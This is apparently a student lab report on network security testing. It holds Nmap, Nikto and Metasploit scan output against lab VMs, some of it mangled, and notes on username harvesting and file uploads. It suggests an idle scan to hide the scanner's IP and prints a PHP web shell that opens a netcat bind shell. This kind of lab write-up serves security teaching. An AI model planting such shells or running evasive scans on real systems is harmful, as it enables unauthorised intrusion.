

System Networks and Security

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1.Web Scanning:


a) Scanning using Nmap:

Nmap features includes:

- Host discovery – Identifying hosts on a network. For example, listing the hosts that respond to TCP and/or ICMP requests or have a particular port open.
- Port scanning – Enumerating the open ports on target hosts.
- Version detection – Interrogating network services on remote devices to determine application name and version number.
- OS detection – Determining the operating system and hardware characteristics of network devices.
- Scriptable interaction with the target – using Nmap Scripting Engine (NSE) and Lua programming language.

Nmap can provide further information on targets, including reverse DNS names, device types, and MAC addresses.

Here is the output of Nmap Scans:



```
Terminal
rashi@rashi-VPCEB22EN:~$ nmap -Pn -sS 192.168.12.129
You requested a scan type which requires root privileges.
QUITTING!
rashi@rashi-VPCEB22EN:~$ sudo nmap -Pn -sS 192.168.12.129

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-08 00:39 IST
Nmap scan report for 192.168.12.129
Host is up (0.0014s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:AB:52:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
rashi@rashi-VPCEB22EN:~$
```

```
Terminal
rashi@rashi-VPCEB22EN:~$ nmap -p 1-65535 192.168.12.129

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-08 00:44 IST
Nmap scan report for 192.168.12.129
Host is up (0.0073s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.94 seconds
rashi@rashi-VPCEB22EN:~$
```

UDP Scan : DHCP port open

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Terminal
rashi@rashi-VPCEB22EN:~$ sudo nmap -sU -p 0-100 -T4 192.168.12.129

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-08 00:46 IST
Warning: 192.168.12.129 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.12.129
Host is up (0.0011s latency).
Not shown: 90 closed ports
PORT      STATE      SERVICE
8/udp     open|filtered unknown
16/udp    open|filtered unknown
20/udp    open|filtered ftp-data
38/udp    open|filtered rap
44/udp    open|filtered mpm-flags
68/udp    open|filtered dhcpc
74/udp    open|filtered netrjs-4
90/udp    open|filtered dnsix
93/udp    open|filtered dcp
97/udp    open|filtered swift-rvf
99/udp    open|filtered metagram
MAC Address: 00:0C:29:AB:52:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 94.47 seconds
rashi@rashi-VPCEB22EN:~$
```

```
Terminal
Nmap done: 1 IP address (1 host up) scanned in 94.47 seconds
rashi@rashi-VPCEB22EN:~$ sudo nmap -sU -p 100-200 -T4 192.168.12.129

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-08 00:48 IST
Warning: 192.168.12.129 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.12.129
Host is up (0.00040s latency).
Not shown: 91 closed ports
PORT      STATE      SERVICE
100/udp   open|filtered  unknown
118/udp   open|filtered  sqlserv
123/udp   open|filtered  ntp
134/udp   open|filtered  ingres-net
136/udp   open|filtered  profile
142/udp   open|filtered  bl-idm
143/udp   open|filtered  imap
155/udp   open|filtered  netsc-dev
170/udp   open|filtered  print-srv
184/udp   open|filtered  ocserv
MAC Address: 00:0C:29:AB:52:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 90.99 seconds
rashi@rashi-VPCEB22EN:~$
```

Typical uses of Nmap:

- Auditing the security of a device or firewall by identifying the network connections which can be made to, or through it.
- Identifying open ports on a target host in preparation for auditing.
- Network inventory, network mapping, maintenance and asset management.
- Auditing the security of a network by identifying new servers.
- Generating traffic to hosts on a network, response analysis and response time measurement.
- Find and exploit vulnerabilities in a network.

How to Avoid the above Vulnerability:

nmap ideal scan technique to hide your IP:

Following example, uses an idle scan technique. It uses port 1234 on 1.1.1.1 IP as a zombie to scan host – 192.1.2.3:

```
# nmap -P0 -sI 1.1.1.1:1234 192.1.2.3
```

This technique **only hides your source address but remote IPS / IDS always record and logs scan.**


b) Scanning using Nikto:

Nikto Web Scanner is a Web server scanner that tests Web servers for dangerous files/CGIs, outdated server software and other problems. It performs generic and server type specific checks. It also captures and prints any cookies received.

Functions:

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/CGIs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.

It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

A terminal window with a dark purple background and light green text. The window title is "Terminal". The command prompt shows the user "rashi" at host "rashi-VPCEB22EN" in the directory "~". The user has run "clear" and then "nikto -h 192.168.12.129". The output shows Nikto v2.1.4 scanning the target IP 192.168.12.129 on port 80. It identifies the server as Apache/2.2.9 (Ubuntu) with PHP/5.2.6-2ubuntu4.5. It reports that Apache 2.2.9 is outdated and that the PHP version is also outdated. It finds an ETag header, lists allowed HTTP methods (GET, HEAD, POST, OPTIONS, TRACE), and notes that the HTTP TRACE method is active, suggesting a vulnerability to XST. It also finds directory indexing and a default file in the /icons/ directory. The scan checked 6448 items, found 1 error and 8 items reported on the remote host, and took 32 seconds to complete. The terminal also shows the results of an Nmap scan done previously.



```
Terminal
Nmap done: 1 IP address (1 host up) scanned in 90.99 seconds
rashi@rashi-VPCEB22EN:~$ clear

rashi@rashi-VPCEB22EN:~$ nikto -h 192.168.12.129
- Nikto v2.1.4
-----
+ Target IP:      192.168.12.129
+ Target Hostname: 192.168.12.129
+ Target Port:    80
+ Start Time:     2016-04-09 01:13:29
-----
+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.5 with Suhosin-Patch
+ Apache/2.2.9 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Number of sections in the version string differ from those in the database, the server reports: php/5.2.6-2ubuntu4.5 while the database has: 5.3.5. This may cause false positives.
+ PHP/5.2.6-2ubuntu4.5 appears to be outdated (current is at least 5.3.5)
+ ETag header found on server, inode: 13628, size: 149, mtime: 0x4822f91cc4600
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6448 items checked: 1 error(s) and 8 item(s) reported on remote host
+ End Time:       2016-04-09 01:14:01 (32 seconds)
-----
+ 1 host(s) tested
rashi@rashi-VPCEB22EN:~$
```

Apache version is outdated and is subject to vulnerabilities.

c) Metasploit Directory Scanning:

Here is the output of running metasploit dir scanner on the webserver:



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http://192.168.12.130/foophones/register.php

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Shell - Msfconsole

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[*] Loaded auxiliary/scanner/http/wmap_file_same_name_dir ...
[*] Loaded auxiliary/scanner/http/wmap_backup_file ...
[*] Loaded auxiliary/scanner/http/wmap_dir_listing ...
[*] Loaded auxiliary/scanner/http/writable ...
[*] Loaded auxiliary/scanner/http/wmap_replace_ext ...
[*] Loaded auxiliary/scanner/http/wmap_files_dir ...
[*] Loaded auxiliary/scanner/http/wmap_dir_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_copy_of_file ...
[*] Loaded auxiliary/scanner/http/wmap_error_sql_injection ...
[*] Loaded auxiliary/scanner/http/wmap_blind_sql_query ...
[*] Analysis completed in 5.052649974823 seconds.
[*] Done.
msf > use auxillary/scanner/hhttp/wmap_dir_scanner
[-] Failed to load module: auxillary/scanner/hhttp/wmap_dir_scanner
msf > use auxillaruse auxiliary/scanner/hhttp/wmap_dir_scanner
[-] Failed to load module: auxiliary/scanner/hhttp/wmap_dir_scanner

RHOSTS => 192.168.1
.130msf auxiliary(wmap_dir_scanner) > set RHOSTS 192.168.12 [ pwnsauce ]
RHOSTS => 192.168.12.130
msf auxiliary(wmap_dir_scanner) > run

[*] Using code '404' as not found for 192.168.12.130
```

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http://192.168.12.130/foophones/register.php

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```
[*] Loaded auxiliary/scanner/http/wmap_error_sql_injection ...
[*] Loaded auxiliary/scanner/http/wmap_blind_sql_query ...
[*] Analysis completed in 5.052649974823 seconds.
[*] Done.
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[-] Failed to load module: auxiliary/scanner/hhttp/wmap_dir_scanner

RHOSTS => 192.168.1
.130msf auxiliary(wmap_dir_scanner) > set RHOSTS 192.168.12
RHOSTS => 192.168.12.130
msf auxiliary(wmap_dir_scanner) > run

[*] Using code '404' as not found for 192.168.12.130
[*] Found http://192.168.12.130:80/base/ 404 (192.168.12.130)
[*] Found http://192.168.12.130:80/cgi-bin/ 404 (192.168.12.130)
[*] Found http://192.168.12.130:80/doc/ 404 (192.168.12.130)
[*] Found http://192.168.12.130:80/htdig/ 404 (192.168.12.130) [ pwnsauce ]
[*] Found http://192.168.12.130:80/icons/ 404 (192.168.12.130)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wmap_dir_scanner) >
```

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2.Vulnerabilities


User Name Harvesting:


Register page in the website exposes an interface to the public user to know that if some usernames are already registered. Snapshots are shown below:

Brute force attack to harvest usernames would work perfectly.

Prevention :

1. Adding a captcha can ensure that no automatic script can run and register any arbitrary users.
2. Limiting the number of registrations from a single IP should be implemented to avoid false registrations from users.





File Upload Vulnerability:

This vulnerability allows an attacker to upload a script file that can then be executed on the server.

The most common cause of this vulnerability is functionality that is supposed to allow users to upload inert content (things like images, PDF documents and the like) that is designed to be displayed. Often, however, developers forget to accomplish proper input validation that doesn't restrict the types of files an attacker can upload.



This vulnerability can cause spawning of a shell which is carried out in our setup. A php file is uploaded with the ability to execute shell commands.

Sample code of the php file include:

```
<?php
$output = shell_exec('service ssh start');
echo "<pre>$output</pre>";
$output2 = shell_exec('nc -l -p 6000 -e /bin/bash');
